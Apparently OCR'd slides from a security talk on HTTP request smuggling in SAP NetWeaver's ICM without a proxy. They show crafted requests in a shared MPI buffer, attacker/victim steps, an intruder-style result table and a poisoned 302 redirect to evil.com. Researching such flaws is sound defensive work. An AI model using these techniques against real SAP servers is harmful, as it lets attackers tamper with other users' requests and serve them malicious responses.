
MPI Buffer

```
GET / HTTP/1.1\r\n
Host: SapSys.com\r\n
Content-Length: 0\r\n
\r\n[x00]
```

WT 1 OFFSET: 1 **WT 2 OFFSET: 55**

Java Process

Smuggling without a Proxy



ICM WT 1
I/O Handler
ICM WT 1
Shared Memory
Free MPI Buffer
HTTP/1.1 200 OK
GET /otherURL
Java Process
ICM WT 2
I/O Handler
ICM WT 2
HTTP/1.1 200 OK
Response for /otherURL

MPI Buffer

```
GET /otherURL HTTP/1.1\r\n
Host: SapSys.com\r\n
Length: 0\r\n
\r\n[x00]
```

WT 1 OFFSET: 43 WT 2 OFFSET: 55

Smuggling without a Proxy


ICM WT 1
I/O Handler
ICM WT 1
Shared Memory
Free MPI Buffer
HTTP/1.1 200 OK
GET /otherURL
Java Process
ICM WT 2
I/O Handler
HTTP/1.1 200 OK
ICM WT 2


MPI Buffer

```
GET /otherURL HTTP/1.1\r\n
Host: SapSys.com\r\n
Length: 0\r\n
\r\n[x00]
```

WT 1 OFFSET: 43 **WT 2 OFFSET: 55**

Smuggling without a Proxy


- Steps:
  a. Attacker **hijack** MPI Buffer
  b. Victim **place request** in hijacked buffer
  c. Attacker **tamper** Victim’s request
  d. Victim receives **malicious response**
- Same HTTP Smuggling exploitation
- No proxy is required, but less reliable
- Multi-Purpose Buffers… Requests or Response?



...	Payload	Status	Error	Timeout	Length
...	null		☐	☐	10525
...	null		☐	☐	10525
...	null		☐	☐	10525
...	null		☐	☐	10525
...	null		☐	☐	10525
...	null	302	☐	☐	2105
...	null	302	☐	☐	2105
...	null	302	☐	☐	2105
...	null	302	☐	☐	2105
...	null	200	☐	☐	10525
...	null	200	☐	☐	10525
...	null	200	☐	☐	10525

```
HTTP/1.1 302 Found
server: SAP NetWeaver Application Server 7.53 / AS
content-type: text/html
location: http://www.evil.com/webdynpro/resources/sa
content-length: 1827
date: Thu, 14 Jul 2022 17:17:02 GMT

```

